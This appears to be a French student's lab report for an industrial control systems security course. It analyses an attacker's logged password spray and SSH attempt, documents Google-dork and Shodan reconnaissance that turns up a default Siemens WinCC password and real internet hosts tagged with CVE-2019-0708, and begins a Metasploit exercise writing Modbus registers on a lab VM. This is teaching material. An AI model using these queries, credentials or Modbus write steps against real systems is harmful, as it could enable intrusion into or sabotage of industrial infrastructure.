L'utilisateur peut exécuter la commande sudo sans être invité à entrer un mot de passe, ce qui suggère qu'il s'est déjà authentifié et possède des privilèges sudo.

d) Qu'est-ce que l'attaquant a essayé de faire ? A-t-il réussi ? Pourquoi ? (3p)




Il semble avoir essayé de 1. Passwordspray avec une liste d'utilisateur puisqu'il connaissait déjà le password. Et 2. D'établir une connection SSH à 10.5.0.5 avec l'username francois.pignon

A-t-il réussi ? Il a réussi à effectuer le password spray pour obtenir un username avec succès puisque nous voyons le username utilisé après le script, mais pour la connection SSH, nous aurions besoin d'un peu plus de commandes pour savoir s'il a bien été connecté, puisque nous voyons seulement la commande pour TENTER de se connecter, et par la suite nous avons seulement history -c (clear le history), ce qui veut dire qu'il peut avoir réussi, ou non. Mais il a réussi le password spray.


## Exercice No 4 (10p)

Exécutez et documentez la partie Shodan (sauf la partie alerting) du Lab 2 cours 3


Je commence par login avec le compte que j'ai créé



Nous naviguons à google.com pour commencer. Voir image ci-dessous



Nous entrons « default password inurl siemens file type pdf » dans la search bar de google. Et nous arrivons au document pertinent.



Nous prenons par la suite le premier lien, qui semble être le document dans le PDF du lab shodan.

En entrant “default password” dans la bar de recherche (ctrl+f), nous avons ce resultat avec des infos pertinentes :

## WinCC Basic

# 3

### 3.1 Security information

#### Security information

Siemens provides products and solutions with industrial security functions that support the secure operation of plants, solutions, machines, equipment and/or networks. They are important components in a holistic industrial security concept. With this in mind, Siemens' products and solutions undergo continuous development. Siemens recommends strongly that you regularly check for product updates.

For the secure operation of Siemens products and solutions, it is necessary to take suitable preventive action (e.g. cell protection concept) and integrate each component into a holistic, state-of-the-art industrial security concept. Any third-party products that may be in use must also be taken into account. For more information about industrial security, visit

<http://www.siemens.com/industrialsecurity> (<http://support.industry.siemens.com>)

To stay informed about product updates as they occur, sign up for a product-specific newsletter. For more information, visit

<http://support.automation.siemens.com> (<http://support.automation.siemens.com>)

#### Passwords

Various passwords are set by default in WinCC. For security reasons, you should change these passwords.

- For the user "Administrator", the **default password** is "administrator".

#### Communication via Ethernet

In Ethernet-based communication, end users themselves are responsible for the security of their data network. The proper functioning of the device cannot be guaranteed in all circumstances: targeted attacks, for example, can lead to overload of the device.

Nous cherchons par la suite un autre document pertinent, en cherchant : “contract awaded” “scada” filetype :doc

En cherchant cela, cela nous donne un document word à regarder, qui est bel et bien a propos des contracts à propos d’Indra, la multinationale de technologie principale en Espagne. Voir images ci-dessous pour quelques images du document


**indra**

## Press Release

### INDRA AWARDED SIX CONTRACTS FOR THE PANAMA CANAL EXPANSION PROJECT WORTH €27.4m

- The multinational will implement an integrated security and access control system, vessel detection, communications technology, fire detection and suppression systems, and environmental sensor networks
- More than 10,000 credentials and 400 readers for access control, 350 cameras, 4,500 detectors and the use of innovative technologies indicate the size of the project
- These contracts make Indra a major technology partner in this global benchmark project and strengthen its position as a provider of state-of-the-art smart solutions for major infrastructure

Indra, Spain's leading technology multinational and one of the leaders in Europe and Latin America, has been awarded six contracts worth €27.4m to implement its technology within the framework of the Panama Canal expansion project, considered to be one of the greatest civil engineering projects in history. The company has won the six tenders called by Grupo Unidos por el Canal, the consortium responsible for the construction of the project for the Panama Canal Authority, led by Sacyr Vallehermoso.

These contracts make Indra a major technology partner in this global benchmark project and place the technology multinational in a strong position with regard to future tenders, both for the Panama Canal and for the provision of its cutting-edge smart solutions for other major infrastructure projects.

Specifically, Indra will be responsible for implementing an integrated security and access control system, a vessel detection system, all the communications technology, the fire detection and suppression systems, the public address systems, evacuation and an environmental sensors system for the third set of locks of the Panama Canal.

The integrated security and access control system will be equipped with the latest technologies and will include control of access to buildings, vehicular control, perimeter alarms, detection of intrusion in buildings and a video recording and control system for the locks on the Pacific and Atlantic sides of the canal and the associated buildings.

Using state-of-the-art technology, Indra's access control solution will enable the centralised management of the credentials of the more than 10,000 employees of the Panama Canal Authority and its contractors and the accesses to the 70 buildings that will enable the control

Communication and Media Relations.  
Tel.: + (34) 91 480 97 01  
indraprensa@indracompany.com

Madrid, November 6<sup>th</sup> 2012

and operation of the third set of locks. The system, equipped with more than 400 access control readers, will customise the security levels for the common areas used by the canal professionals and for other highly restricted areas, combining the use of individualised access cards with high security technology based on biometric credentials.

The video surveillance and video recording systems, with more than 350 cameras, will guarantee the security of the facilities and supervise the lock operations and vessel passages. These systems can be managed from the control centres and will be integrated with the perimeter and intrusion detection systems, equipped with more than 4,500 motion detectors, glass breakage detectors and magnetic or vibration contacts.

#### Traffic control at facilities and sluices

The aim of the vehicle control system is to prevent the entry into the enclosure of unauthorised vehicles, controlling internal traffic within the facilities and over the sluices of the canal, signal permission for people to pass over the sluices and prevent sabotage at the most sensitive zones of the canal. This system is of great importance because one of the new features of the new expanded canal is that vehicles can travel over two of the eight sluices when they are closed and pedestrians can walk over all of them.

Vehicles will be controlled with traffic lights, security barriers and road blockers, which are innovative high security devices developed entirely in Spain that are similar to the automatic bollards present in some cities but with a security cover of some three metres in width and the capacity to stop vehicles weighing several tonnes at speeds of over 60 km/h. This technology will prevent acts of sabotage and prevent authorised vehicles from falling into the sluices.

Indra will also implement a vessel detection system to identify all floating objects within the operational area of the chambers of the sluices to prevent the accidental closure of the sluices if a boat or any other object is present, thereby increasing the safety of the closure operation.

#### Network of environmental sensors

The network of environmental sensors included in the project will also provide the information necessary for the correct operation of the future facilities. The network that Indra is to design and install will be equipped with the latest technology in each one of the scopes it covers, including the system to measure the water level, whose main sensor is an electromagnetic radar that does not need to be in contact with the liquid; a system to measure that quality of the water, which detects in a single measuring unit magnitudes such as temperature, salinity, pressure, turbidity and fluorescence; the light control system, which will enable optimal management of energy spending; and the systems to measure the direction and speed of the wind and to measure and control gases in buildings.

#### State-of-the-art fire detection and suppression

Communication and Media Relations.  
Tel.: + (34) 91 480 97 01  
indraprensa@indracompany.com

Madrid, November 6<sup>th</sup> 2012

The fire protection and detection systems to be designed and supplied by Indra, which will combat the threat that fire poses to the canal, both on board vessels and in cargo spilled into the water or in any of the facilities key to the operation and management of the systems of the canal, will also be at the cutting edge of technology. One of the features in this scope is the use of the FM-200 clean agent, which in addition to not posing an environmental threat or a risk to people has the main advantage of not causing damage to materials, making it perfect for enclosures with IT equipment, electrical infrastructure and paper files, and in certain circumstances it even enables the fire to be extinguished in occupied rooms.

The fire detection system will be integrated with the suppression system and the mass notification system, an innovative system in terms of standardisation (included in the latest edition of standard NFPA 72), also implemented by Indra and made up of the alarms, digital signalling, telephony, public address and evacuation systems. All this technology will also be integrated with the existing general control system (SCADA), involving an extraordinary systems integration and coordination effort.

#### Latest communications technology

Finally, the communications contract awarded to Indra encompasses the systems to provide voice, data, video and wireless communications for the various buildings that form the complex and their interconnection with the solutions already in operation in the current facilities of the canal, guaranteeing the continuity of all types of communications.

The company will deploy an IP telephony solution, with more than 400 analogue and IP terminals, which will use the same platform, taking advantage of its central intelligence to guarantee communication.

It will also implement a multi-band solution with fixed and transportable repeaters to provide mobile, VHF, UHF and Wi-Fi services. This solution will guarantee coverage in maintenance tunnels and difficult to reach areas, with the consequent improvement in safety for the operations and maintenance personnel, who will be able to access the voice and data communications services at any point in the new facilities.

The contract contemplates a fibre optic infrastructure for the facilities. Indra is also responsible for its design and implementation, which will provide an almost unlimited capacity to exchange information between the various buildings and central points.

#### Equip infrastructure with intelligence

These projects for the expansion of the Panama Canal will strengthen Indra's experience in the use of new technologies to equip infrastructure with intelligence and make it more ecologically and economically efficient and sustainable. These smart technologies provide information in real time for decision making and provide citizens with added value, increasing

Communication and Media Relations.  
Tel.: + (34) 91 480 97 01  
indraprensa@indracompany.com

Madrid, November 6<sup>th</sup> 2012


Communication and Media Relations.  
Tel.: + (34) 91 480 97 01  
indraprensa@indracompany.com

Madrid, November 6<sup>th</sup> 2012


the levels of safety, efficacy and respect for the environment, equipping infrastructure with greater control and improving the mobility of people and goods.

Indra is the leading technology multinational in Spain and a leader in Europe and Latin America. It is the second European company in its sector in terms of R&D, with €550 million invested in the last three years. Its turnover in 2011 was €2,688 million, and more than half of its income is currently from international markets. The company employs 40,000 professionals and has customers in 118 countries.


Nous retournons ensuite sur shodan.io pour la suite du labo. Arrivé sur shodan, nous cherchons modbus port:502 country:us, qui peut révéler beaucoup d'informations importantes sur des ICS.



En cliquant sur le premier lien, nous avons déjà beaucoup d'informations qui pourraient être importantes.



Essayons maintenant plus de queries avancées qui vont au-delà des simple vendeurs ou des noms de protocoles. Nous pouvons essayer par exemple : *i. CIMPLICITY-HttpSvr/1.0*





**88.156.253.6** Regular View New Data

**General Information**

Hostnames	088156253006.starachowice.vectranet.pl
Domains	VECTRA.NET.PL
Country	Poland
City	Starachowice
Organization	VECTRA S.A.
ISP	VECTRA S.A.
ASN	AS29314

**Vulnerabilities**

**CVE-2019-0708** NEW A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka Remote Desktop Services Remote Code Execution Vulnerability.

**Open Ports** // LAST SEEN 2024-05-22

**80 / TCP**

Microsoft RPC

800 / UDP

## ii. WindRiver-WebServer/4.4

**797** Regular View New Data

**General Information**

Hostnames	5185101169.ipv4.public.orange.pl
Domains	ORANGE.PL
Country	Poland
City	Gdansk
Organization	Orange Polska Spółka Akcyjna
ISP	Orange Polska Spółka Akcyjna
ASN	AS8867

**Vulnerabilities**

**CVE-2019-0708** NEW A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka Remote Desktop Services Remote Code Execution Vulnerability.

**Open Ports** // LAST SEEN 2024-05-24

**80 / TCP**

Microsoft RPC

800 / UDP

**5.185.101.169** Regular View New Data

**General Information**

Hostnames	5185101169.ipv4.public.orange.pl
Domains	ORANGE.PL
Country	Poland
City	Gdansk
Organization	Orange Polska Spółka Akcyjna
ISP	Orange Polska Spółka Akcyjna
ASN	AS8867

**Vulnerabilities**

**CVE-2019-0708** NEW A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka Remote Desktop Services Remote Code Execution Vulnerability.



**Open Ports** // LAST SEEN 2024-05-24

**80 / TCP**

Microsoft RPC

800 / UDP

### iii. Modicon+M340+CPU



## Exercice No 5 (30p)

En utilisant les instructions du laboratoire 1 - cours 4, effectuez les opérations suivantes :


- créer un module virtuel Modbus - le numéro d'unité est 10

À l'aide de Metasploit, effectuez les opérations suivantes:


- écrire la valeur "1111" dans "Holding Registers" à l'adresse 24500
- écrire la valeur "1" dans "Coils" à l'adresse 20245
- lire ces valeurs

Documentez toutes les opérations effectuées à l'aide de captures d'écran


Nous commençons par ouvrir notre VM ControlThings et nous ouvrons le terminal pour lancer le ModbusPal à partir du terminal.




Nous entrons ensuite le numéro d'unité pour le slave qui est 10.



Nous créons ensuite les holding registers et coils. Voir images ci-dessous



Nous partons metasploit et entrons la commande use auxiliary/scanner/scada/modbusclient




On spécifie le host (victime) qui est l'adresse IP de notre machine ControlThings, donc 192.168.64.158

On spécifie le nombre d'unité à modifier donc 1

On spécifie le port 502

On spécifie le data\_address donc le registre 24500

On Spécifie le DATA\_VALUE a 1111 comme demandé et nous runnons la commande :



The screenshot shows a terminal window with the following commands and output:

```
msf5 auxiliary(scanner/scada/modbusclient) > set DATA_VALUE 1111
DATA_VALUE => 1111
msf5 auxiliary(scanner/scada/modbusclient) > show options

